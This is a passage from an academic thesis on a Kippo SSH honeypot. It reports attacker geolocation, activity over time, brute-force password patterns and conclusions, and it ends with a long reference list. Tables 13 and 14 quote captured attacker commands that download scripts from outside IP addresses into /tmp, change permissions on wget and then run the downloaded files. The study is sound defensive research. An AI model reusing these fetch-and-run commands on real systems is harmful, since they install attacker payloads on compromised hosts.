Table 12 Top 10 Attackers' Geolocation

IP Address	Geolocation	Number of Attempts
112.216.45.218	Seoul, Republic of Korea	3659
104.236.115.219	New York, USA	2786
222.186.21.100	Nanjing, China	1113
222.186.21.101	Nanjing, China	1016
119.57.170.181	Beijing, China	958
120.132.58.128	Beijing, China	761
66.135.59.253	San Antonio, USA	761
203.117.127.168	Singapore, Singapore	724
213.136.76.43	Germany	701
81.200.91.15	Russia	683

4.3 Density During Attacks

The vertical chart in Fig. 6 visualizes the top 20 busiest days of real human activity, presented graphically. 51 diverse attacks were monitored on the same day, and the hacking attempts were probably automated by running scripts. Figs. 7 and 8 show activity per day and week by counting the number of inputs into the system for each day of operation.




Figure 6 Vertical Chart of the Top 20 Busiest Days of Human Activity




Figure 7 Human Activity Per Day




Figure 8 Number of Observed Connections of Human Activity Per Week

4.4 Executed Commands by Hackers

The command *wget* is often used by attackers performing successful login attempts to download files from the World Wide Web (WWW). Attackers might transfer files by using the *sftp* command through an SSH connection instead of *wget*. The top 5 latest *wget* commands entered by attackers are shown in Table 13. The analysis of *wget* commands reveals that they are not experienced hackers. The total number of commands is 156, 99 of which are distinct. The number 16 represents the total number of downloads, 13 of which are different from each other. Lastly, the top 5 latest executed scripts by attackers are presented in Table 14, showing that we gather more information about intruders' behavior on implementing an attack script. Mostly executed scripts help us to know specific details about hackers. Table 15 presents the top 5 successful commands entered by attackers, *ls* and *exit* are frequently used commands.

Table 13 Top 5 Latest “wget” Commands Entered by Attackers

Timestamp	Input	File link
2015-11-24 09:44:03	wget -O /tmp/linuxhttpaa http://23.99.103.4:801/linuxhttpaa	http://anonym.to/?http://-O
2015-11-23 10:59:51	chattr +i /usr/bin/wget	http://anonym.to/?http://chattr
2015-11-23 10:59:27	wget -P /tmp http://45.35.52.222:280/.lyaz.sh	http://anonym.to/?http://-P
2015-11-23 10:59:07	wget -P /tmp http://45.35.52.222:280/.ls-al.sh	http://anonym.to/?http://-P
2015-11-23 10:58:55	chmod 777 /usr/bin/wget	http://anonym.to/?http://chmod

Table 14 Top 5 Latest Executed Scripts by Attackers

Timestamp	Input
2015-11-23 10:59	./tmp/.lyaz.sh &
2015-11-23 10:59	./tmp/.lyaz.sh &
2015-11-18 18:06	./e &
2015-11-18 18:06	./d &
2015-11-18 18:05	./b &

Table 15 Top 5 Successful Commands Entered by Attackers

Input	Count
ls	15
exit	15
cd ..	8
ifconfig	3
cd root	3

CHAPTER 5

CONCLUSION AND RECOMMENDATIONS

With their advent, information systems have played a prominent role in increasing the security concerns of organisations. In order to adequately handle these issues, different initiatives have been taken by organizations. On account of this, honeypots are regarded as one of the most effective solutions that play a pivotal role in trapping and examining the behaviour and activities of intruders instead of merely blocking them. Therefore, the present research aims to examine and analyze Kippo's effectiveness as the medium-interaction honeypot in deceiving hackers. For successful achievement of the research aim, an objective is discussed and formulated, which is to analyse the effectiveness of Kippo (medium-interaction honeypot) in terms of collecting information about the behaviour of hackers as well as their related malicious activities.

The Kippo medium-interaction SSH honeypot provides logs on detailed network traffic monitoring related to malicious activities. The target of an attack is to compromise Linux systems. In this paper, we have analyzed the results of a six-month investigation period by attackers, during which 37982 attacks were performed by attackers. Many outcomes were generated. First, several hundred login attempts were performed all week long. When we probed the logs manually, we realized that many numbers of words were tried in a short time. The findings express commonly observed attacks through port 22 being brute-force and dictionary attacks [87] carried out by automated scripts or attacking machines. Second, malicious IP addresses were captured, and most attacks were performed from China with 3848 login attempts in total. Third, the username and password combinations were considerably interesting, with the most common combination being '*root/root*'. Furthermore, successfully entered commands gave us information about attackers' behavior. Most of the entered commands were *wget* to download a software instead *sftp* via an SSH connection. The Kippo honeypot can be detected easily if an attacker is experienced. The executed SQL

query results on the top 5 entered commands show that they are possibly performed by script kiddies. When the facts are examined, its advantages weighed, and biased opinions disregarded, it is not difficult to draw the conclusion that Kippo is a useful decoy tool to obtain more information about malicious connections and attackers' behavior. Inspired by a famous saying of the Chinese military tactician Sun Tzu, "If we know the attacker, we will secure the system better regarding to a known attackers' behavior".

As far as the design of the system is concerned, it entailed port 22, which facilitated SSH service across two computer systems connected to the Ubuntu 14.04 server. Oracle Virtualbox was used for the sake of installing Kippo onto the chosen Ubuntu 14.14. In these network settings, when the new devices or systems are connected, Kippo is automatically responding to port number 222. However, it is also important to note that the majority of hacking attempts (either successful or unsuccessful) are performed on port number 22. Considering this situation, port 222 is routed to port 22. An assumption is taken during this course that most of the attempts to login are filtered. The purpose of making this assumption is to make it easier to understand and analyze the behaviour of the hackers. Many of the password guessing attempts fail; therefore, we can assume that the mostly performed attacks might be carried out by attacker machines instead of by professional black hat hackers.

The dataset, considered by the researcher is based on 3831 usernames and 3831 passwords. Each username and password is assigned a unique attribute. In particular, the categories that were defined in this regard are special characters, uppercase, only number, numbers, and only lowercase. The collected data were statistically tested, specifically using the Chi-Square test and frequency analysis. On the basis of the analyzed data, it was found that default usernames and passwords (such as admin, ubnt, test, ftpuser, etc.) are more susceptible to security attacks. Moreover, it was also observed that '123456' was also the most tested password. The passwords, containing lowercase, are also at high risk in terms of being tested by the attacker. The results, extracted from the Chi-square test, have also revealed that the number of tested lowercase usernames and passwords was more in number than expected. However,

lowercase usernames and numbered passwords were below the expected count. Moreover, the passwords containing special characters were least likely to be attempted by the attacker. More precisely, there is a strong association between usernames and passwords. On the basis of the acquired results, it can be concluded that Kippo is highly effective in the detection of the behaviour of attackers. In the light of the findings of the research, it is recommended to avoid default usernames and passwords, i.e., “*admin, ftpuser, 12345*”, etc. Instead, it is suggested to use passwords that contain special characters as such passwords are strong and cannot be easily broken by attackers.

For future research, various practices might be applied to the previous experiment. First of all, easily crackable username and password combinations such as ‘*root/root*’ or ‘*admin/admin*’ may be assigned. More than one password may be added with an add statement as alternative root passwords. If there are more successful login attempts performed by attackers, we can monitor several logs related to entered commands and executed scripts. We can also evaluate attackers’ command typing tendencies in terms of mostly entered commands whenever they access a shell prompt after a successful login. In addition, the implemented scripts can be analyzed as to whether they are carried out by script kiddies or attacking machines. If they are performed by sophisticated attackers, we have to protect our system better. Regarding the IP reputation of an attacker, we can create a blacklist database to defend a network actively or passively. Threat intelligence services filter and analyze the data. They are powerful sources for Security Information and Event Management (SIEM). As an example of SIEM, the ‘LogRhythm’ platform might be appropriate to collect and process the log management of big data in future work. It would also generate a detailed forensic analysis report of malicious activities. Modelling attackers’ behavior can be helpful to work efficiently with the help of an Intrusion Detection System (IDS). Furthermore, related to known attackers’ information or types of attacks, IDS sends an alarm to the admin or closes the firewall to secure the system better. Finally, the most popular real-time log analysis tool ‘Elasticsearch’ can be used for event log management. The ‘Kibana’ open source data visualization add-on of Elasticsearch might be utilized instead of Kippo-Graph to generate impressive graphics and charts.

REFERENCES

1. **Kuwatly, I., Sraj, M., Al Masri, Z. and Artail, H.**, 2004. A dynamic honeypot design for intrusion detection. In *Pervasive Services, 2004. ICPS 2004. IEEE/ACS International Conference on* (pp. 95-104). IEEE.
2. **Von Solms, R. and Van Niekerk, J.**, 2013. From information security to cyber security. *Computers & Security*, 38, pp.97-102.
3. **Hartel, P.H., Junger, M. and Wieringa, R.J.**, 2010. Cyber-crime science = crime science + information security.
4. **Anderson, R., Barton, C., Böhme, R., Clayton, R., Van Eeten, M.J., Levi, M., Moore, T. and Savage, S.**, 2013. Measuring the cost of cybercrime. In *The economics of information security and privacy* (pp. 265-300). Springer Berlin Heidelberg.
5. **Aloul, F.A.**, 2012. The need for effective information security awareness. *Journal of Advances in Information Technology*, 3(3), pp.176-183.
6. **Crossler, R.E., Johnston, A.C., Lowry, P.B., Hu, Q., Warkentin, M. and Baskerville, R.**, 2013. Future directions for behavioral information security research. *computers & security*, 32, pp.90-101.
7. **Subashini, S. and Kavitha, V.**, 2011. A survey on security issues in service delivery models of cloud computing. *Journal of network and computer applications*, 34(1), pp.1-11.

8. **Wu, H., Ding, Y., Winer, C. and Yao, L.**, 2010. Network security for virtual machine in cloud computing. In *Computer Sciences and Convergence Information Technology (ICCIT), 2010 5th International Conference on* (pp. 18-21). IEEE.
9. **Kotenko, I. and Polubelova, O.**, 2011. Verification of security policy filtering rules by model checking. In *Intelligent Data Acquisition and Advanced Computing Systems (IDAACS), 2011 IEEE 6th International Conference on* (Vol. 2, pp. 706-710). IEEE.
10. **Kosta, Y.P., Dalal, U.D. and Jha, R.K.**, 2010. Security comparison of wired and wireless network with firewall and virtual private network (VPN). In *Recent Trends in Information, Telecommunication and Computing (ITC), 2010 International Conference on* (pp. 281-283). IEEE.
11. **A. Harris, M. and P. Patten, K.** (2014). Mobile device security considerations for small- and medium-sized enterprise business mobility. *Information Management & Computer Security*, 22(1), pp.97-114.
12. **Al-Aqrabi, H., Liu, L., Xu, J., Hill, R., Antonopoulos, N. and Zhan, Y.**, 2012. Investigation of IT security and compliance challenges in Security-as-a-Service for Cloud Computing. In *Object/Component/Service-Oriented Real-Time Distributed Computing Workshops (ISORCW), 2012 15th IEEE International Symposium on* (pp. 124-129). IEEE.
13. **Stiawan, D., Abdullah, A.H. and Idris, M.Y.**, 2010. The trends of intrusion prevention system network. In *Education Technology and Computer (ICETC), 2010 2nd International Conference on* (Vol. 4, pp. V4-217). IEEE.
14. **Chen, Z., Han, F., Cao, J., Jiang, X. and Chen, S.**, 2013. Cloud computing-based forensic analysis for collaborative network security management system. *Tsinghua Science and Technology*, 18(1), pp.40-50.

15. **Horng, S.J., Su, M.Y., Chen, Y.H., Kao, T.W., Chen, R.J., Lai, J.L. and Perkasa, C.D.**, 2011. A novel intrusion detection system based on hierarchical clustering and support vector machines. *Expert systems with Applications*, 38(1), pp.306-313.
16. **Bakshi, A. and Dujodwala, Y.B.**, 2010. Securing cloud from ddos attacks using intrusion detection system in virtual machine. In *Communication Software and Networks, 2010. ICCSN'10. Second International Conference on* (pp. 260-264). IEEE.
17. **Virvilis, N. and Gritzalis, D.**, 2013. The big four-what we did wrong in advanced persistent threat detection?. In *Availability, Reliability and Security (ARES), 2013 Eighth International Conference on* (pp. 248-254). IEEE.
18. **Papp, D., Ma, Z. and Buttyan, L.**, 2015. Embedded systems security: Threats, vulnerabilities, and attack taxonomy. In *Privacy, Security and Trust (PST), 2015 13th Annual Conference on* (pp. 145-152). IEEE.
19. **Moore, C. and Al-Nemrat, A.**, 2015. An Analysis of Honeypot Programs and the Attack Data Collected. In *International Conference on Global Security, Safety, and Sustainability* (pp. 228-238). Springer International Publishing.
20. **Koniaris, I., Papadimitriou, G., Nicopolitidis, P. and Obaidat, M.**, 2014. Honeypots deployment for the analysis and visualization of malware activity and malicious connections. In *Communications (ICC), 2014 IEEE International Conference on* (pp. 1819-1824). IEEE.
21. **Koniaris, I., Papadimitriou, G. and Nicopolitidis, P.**, 2013, July. Analysis and visualization of SSH attacks using honeypots. In *EUROCON, 2013 IEEE* (pp. 65-72). IEEE.

22. **Satoh, A., Nakamura, Y. and Ikenaga, T.**, 2012. SSH dictionary attack detection based on flow analysis. In *Applications and the Internet (SAINT), 2012 IEEE/IPSJ 12th International Symposium on* (pp. 51-59). IEEE.
23. **Vykopal, J.**, 2011. A flow-level taxonomy and prevalence of brute force attacks. In *International Conference on Advances in Computing and Communications* (pp. 666-675). Springer Berlin Heidelberg.
24. **Nicomette, V., Kaâniche, M., Alata, E. and Herrb, M.**, 2011. Set-up and deployment of a high-interaction honeypot: experiment and lessons learned. *Journal in computer virology*, 7(2), pp.143-157.
25. **Safarik, J., Voznak, M., Rezaca, F., Partilaa, P. and Tomalaa, K.**, 2013. Automatic analysis of attack data from distributed honeypot network. In *Proc. of SPIE Vol* (Vol. 8755, pp. 875512-1).
26. CISCO, n.d. Observations of Login Activity in an SSH Honeypot, Cisco Security Research & Operations, [Online]. Retrieved from, <http://www.cisco.com/c/en/us/about/security-center/ssh-honeypot.html>
27. **Kloet, J.** 2005. A Honeypot Based Worm Alerting System, SANS Institute, [Online]. Retrieved from, <https://www.sans.org/reading-room/whitepapers/detection/honeypot-based-worm-alerting-system-1563>
28. **Voznak, J.S.F.R.M.**, 2013. Monitoring of Malicious Traffic in IP Telephony Infrastructure, CESNET, [Online]. Retrieved from, <https://www.cesnet.cz/wp-content/uploads/2013/02/ip-telephony-malicious-traffic-monitoring.pdf>

29. **Alata, E., Nicomette, V., Kaâniche, M., Dacier, M. and Herrb, M.**, 2006, October. Lessons learned from the deployment of a high-interaction honeypot. In *Dependable Computing Conference, 2006. EDCC'06. Sixth European* (pp. 39-46). IEEE.
30. **Visoottiviseth, V., Jaralrungrroj, U., Phoomrungraungsuk, E. and Kultanon, P.**, 2011, May. Distributed honeypot log management and visualization of attacker geographical distribution. In *Computer Science and Software Engineering (JCSSE), 2011 Eighth International Joint Conference on* (pp. 23-28). IEEE.
31. **Sochor, T. and Zuzcak, M.**, 2015. Attractiveness study of honeypots and honeynets in internet threat detection. In *International Conference on Computer Networks* (pp. 69-81). Springer International Publishing.
32. **Safarik, J., Voznak, M., Rezac, F. and Macura, L.**, 2012. Malicious traffic monitoring and its evaluation in VoIP infrastructure. In *Telecommunications and Signal Processing (TSP), 2012 35th International Conference on* (pp. 259-262). IEEE.
33. **Joshi, R.C. and Sardana, A. (Eds.)**, 2011. *Honeypots: a new paradigm to information security*. CRC Press.
34. **Selvaraj, R., Kuthadi, V.M. and Marwala, T.**, 2014. Enhancing Intrusion Detection system Performance using Firecol Protection Services based honeypot system. In *Proceedings of the International conference on Communication, Computing and Information Technology*.
35. **Mali, Y.M., Raj, M. and Gaykar, A.T.**, 2014. Honeypot: a tool to track hackers. *IRACST–Engineering Science and Technology: An International Journal*, 4, pp.2250-3498.

36. **Kambow, N. and Passi, L.K.**, 2014. Honeypots: The need of network security. *International Journal of Computer Science and Information Technologies*, 5(5).
37. **Brown, S., Lam, R., Prasad, S., Ramasubramanian, S. and Slauson, J.**, 2012. Honeypots in the cloud. *University of Wisconsin-Madison*.
38. **Somwanshi, A.A. and Joshi, S.A.**, 2016. Implementation of Honeypots for Server Security.
39. **Rase, S.B. and Deshmukh, P.**, 2013. Summarization of Honeypot: A Evolutionary Technology for Securing Data over Network. *International Journal of Science and Research, ISSN*, pp.2319-7064.
40. **Jiang, X., Xu, D. and Wang, Y.M.**, 2006. A VM Based Honeyfarm and Reverse Honeyfarm architecture for Network Attack Capture and Detection. *CERIAS and Department of Computer Science, Purdue University*, pp.1165-1180.
41. **Portokalidis, G., Slowinska, A. and Bos, H.**, 2006, April. Argos: an emulator for fingerprinting zero-day attacks for advertised honeypots with automatic signature generation. In *ACM SIGOPS Operating Systems Review* (Vol. 40, No. 4, pp. 15-27). ACM.
42. **Fan, W., Du, Z., Fernandez, D. and Villagra, V.A.**, 2017. Enabling an Anatomic View to Investigate Honeypot Systems: A Survey. *arXiv preprint arXiv:1704.05357*.
43. **Alosefer, Y. and Rana, O.**, 2010, April. Honeyware: a web-based low interaction client honeypot. In *Software Testing, Verification, and Validation Workshops (ICSTW), 2010 Third International Conference on* (pp. 410-417). IEEE.

44. **Adachi, Y. and Oyama, Y.**, 2009, July. Malware analysis system using process-level virtualization. In *Computers and Communications, 2009. ISCC 2009. IEEE Symposium on* (pp. 550-556). IEEE.
45. **Zhuge, J., Holz, T., Han, X., Song, C. and Zou, W.**, 2007, December. Collecting autonomous spreading malware using high-interaction honeypots. In *International Conference on Information and Communications Security* (pp. 438-451). Springer Berlin Heidelberg.
46. **Poonkuntran, S. and Arun, A.**, 2014. Study of Honeypots: analysis of WiFi_Honeypots and Honeypots tools. *Advances in Natural and Applied Sciences*, 8(17), pp.48-60.
47. **Anagnostakis, K.G., Sidiroglou, S., Akritidis, P., Xinidis, K., Markatos, E.P. and Keromytis, A.D.**, 2005, August. Detecting Targeted Attacks Using Shadow Honeypots. In *Usenix Security*.
48. **Campbell, R.M., Padayachee, K. and Masombuka, T.**, 2015, December. A survey of honeypot research: Trends and opportunities. In *Internet Technology and Secured Transactions (ICITST), 2015 10th International Conference for* (pp. 208-212). IEEE.
49. **Anagnostakis, K.G., Sidiroglou, S., Akritidis, P., Polychronakis, M., Keromytis, A.D. and Markatos, E.P.**, 2010. Shadow honeypots. *International Journal of Computer and Network Security*, 2(9), pp.1-16.
50. **Qassrawi, M.T. and Hongli, Z.**, 2010, April. Deception methodology in virtual honeypots. In *Networks Security Wireless Communications and Trusted Computing (NSWCTC), 2010 Second International Conference on* (Vol. 2, pp. 462-467). IEEE.

51. **Das, V.V.**, 2009, January. Honeypot scheme for distributed denial-of-service. In *Advanced Computer Control, 2009. ICACC'09. International Conference on* (pp. 497-501). IEEE.
52. **Saadi, C. and Chaoui, H.**, 2016. Cloud Computing Security Using IDS-AM-Clust, Honeyd, Honeywall and Honeycomb. *Procedia Computer Science*, 85, pp.433-442.
53. **Nazario, J.**, 2009. PhoneyC: A Virtual Client Honeypot. *LEET*, 9, pp.911-919.
54. **Rowe, N.C., Duong, B.T. and Custy, E.J.**, 2007. Defending cyberspace with fake honeypots.
55. **Sobesto, B., Cukier, M., Hiltunen, M.A., Kormann, D., Vesonder, G. and Berthier, R.**, 2011, December. DarkNOC: Dashboard for HoneyPot Management. In *LISA*.
56. **Sadamate, S.S.**, 2014. Review Paper on HoneyPot Mechanism-the Autonomous Hybrid Solution for Enhancing. *International Journal of Advanced Research in Computer Science and Software Engineering*, ISSN X, 227712.
57. **Bhanu, S., Khilari, G. and Kumar, V.**, 2014. Analysis of SSH attacks of Darknet using HoneyPots. *International Journal of Engineering Development and Research*, ISSN, pp.2321-9939.
58. **Huang, P.S., Yang, C.H. and Ahn, T.N.**, 2009, August. Design and implementation of a distributed early warning system combined with intrusion detection system and honeypot. In *Proceedings of the 2009 International Conference on Hybrid Information Technology* (pp. 232-238). ACM.

59. **Akiyama, M., Iwamura, M. and Kawakoya, Y.**, 2010. Design and implementation of high interaction client honeypot for drive-by-download attacks. *IEICE transactions on communications*, 93(5), pp.1131-1139.
60. **Vidwarshi, S., Tyagi, A. and Kumar, R.**, 2015. A Discussion about Honeypots and Different Models Based on Honeypot. In *28th IRF International Conference, ISBN* (pp. 978-93).
61. **Paul, S. and Mishra, B.K.**, 2013, February. Honeypot based signature generation for defense against polymorphic worm attacks in networks. In *Advance Computing Conference (IACC), 2013 IEEE 3rd International* (pp. 159-163). IEEE.
62. **Yin, P.T., Chan, R.Z. and Zheng, Q.**, 2013. Network Attack Characteristics of Automatic Data Extraction Technology. In *Advanced Materials Research* (Vol. 765, pp. 1245-1248). Trans Tech Publications.
63. **Wang, C.Y., Jhao, Y.L., Wang, C.S., Chen, S.J., Hsu, F.H. and Chen, Y.H.**, 2015, September. The bilateral communication-based dynamic extensible honeypot. In *Security Technology (ICCST), 2015 International Carnahan Conference on* (pp. 263-268). IEEE.
64. **Costarella, C., Chung, S. and Endicott-Popovsky, B.**, 2015, October. Hardening a Honeynet Against Honeypot-Aware Botnet Attacks: Toward Secure Cloud. In *ICCSM2015-3rd International Conference on Cloud Security and Management: ICCSM2015* (p. 135). Academic Conferences and publishing limited.
65. **Antonioli, D., Agrawal, A. and Tippenhauer, N.O.**, 2016, October. Towards High-Interaction Virtual ICS Honeypots-in-a-Box. In *Proceedings of the 2nd ACM Workshop on Cyber-Physical Systems Security and Privacy* (pp. 13-22). ACM.

66. **Sochor, T. and Zuzcak, M.**, 2014, June. Study of internet threats and attack methods using honeypots and honeynets. In *International Conference on Computer Networks* (pp. 118-127). Springer International Publishing.
67. **Fachkha, C. and Debbabi, M.**, 2016. Darknet as a source of cyber intelligence: Survey, taxonomy, and characterization. *IEEE Communications Surveys & Tutorials*, 18(2), pp.1197-1227.
68. **Kokkonen, T., Hämäläinen, T., Silokunnas, M., Siltanen, J., Zolotukhin, M. and Neijonen, M.**, 2015, August. Analysis of approaches to internet traffic generation for cyber security research and exercise. In *Conference on Smart Spaces* (pp. 254-267). Springer International Publishing.
69. **Prabhu, S.N. and Shanthi, D.**, 2014. A Survey on Anomaly Detection of Botnet in Network. *International Journal*, 2(1).
70. **Chaloo, R. and Kotapalli, R.**, 2011. Detection of botnets using honeypots and p2p botnets. *International Journal of Computer Science and Security (IJCSS)*, 5(5), p.496.
71. **Lau, S., Klick, J., Arndt, S. and Roth, V.**, 2016, October. POSTER: Towards Highly Interactive Honeypots for Industrial Control Systems. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (pp. 1823-1825). ACM.
72. **Kaur, T., Malhotra, V. and Singh, D.**, 2014. Comparison of network security tools-firewall, intrusion detection system and Honeypot. *Int. J. Enhanced Res. Sci. Technol. Eng*, pp.200-204.
73. **Nawrocki, M., Wählisch, M., Schmidt, T.C., Keil, C. and Schönfelder, J.**, 2016. A Survey on Honeypot Software and Data Analysis. *arXiv preprint arXiv:1608.06249*.

74. BruteForce Lab, 2017. Installing Kippo SSH Honeypot on Ubuntu, [Online]. Retrieved from,
<https://bruteforce.gr/installing-kippo-ssh-honeypot-on-ubuntu.html>
75. **Koltys, K.**, 2013. An in-depth look at Kippo: an integration perspective, NASK, [Online]. Retrieved from,
https://www.cert.pl/wp-content/uploads/2015/12/kippo_en.pdf
76. BruteForce Lab, 2017a, [Online]. Kippo-Graph, Retrieved from,
<http://bruteforcelab.com/kippo-graph/>
77. BruteForce Lab, (2017b). Logging Kippo events using MySQL DB, [Online]. Retrieved from,
<http://bruteforcelab.com/logging-kippo-events-using-mysql-db.html>
78. BruteForce Lab, (2017c). Kippo2MySQL v0.1, populate a MySQL DB with data from Kippo logs!, [Online]. Retrieved from,
<http://bruteforcelab.com/kippo2mysql-v0-1-populate-a-mysql-db-with-data-from-kippo-logs.html>
79. **Akkaya, D. and Thalgott, F.**, 2010. Honeypots in network security.
80. “Private network”. [Online]. Available:
https://en.wikipedia.org/wiki/Private_network
81. **Sokol, P., Husak, M. and Lipták, F.**, 2015, August. Deploying Honeypots and Honeynets: Issue of Privacy. In *Availability, Reliability and Security (ARES), 2015 10th International Conference on* (pp. 397-403). IEEE.
82. **Williams, C.**, 2011. Research methods. *Journal of Business & Economics Research (JBER)*, 5(3).

83. **McHugh, M.L.**, 2013. The chi-square test of independence. *Biochemia medica: Biochemia medica*, 23(2), pp.143-149.
84. **Argyrous, G.**, 2011. *Statistics for research: with a guide to SPSS*. Sage Publications.
85. **Sokol, P., & Kopčová, V.**, 2016, December. Lessons Learned from Honeypots- Statistical Analysis of Logins and Passwords. In *International Conference on Research and Practical Issues of Enterprise Information Systems* (pp. 112-126). Springer, Cham.
86. “WHOIS database”. [Online]. Available:
<https://www.whatismyip.com/ip-whois-lookup/>
87. **Owens, J., & Matthews, J.**, 2008, March. A study of passwords and methods used in brute-force SSH attacks. In *USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET)*.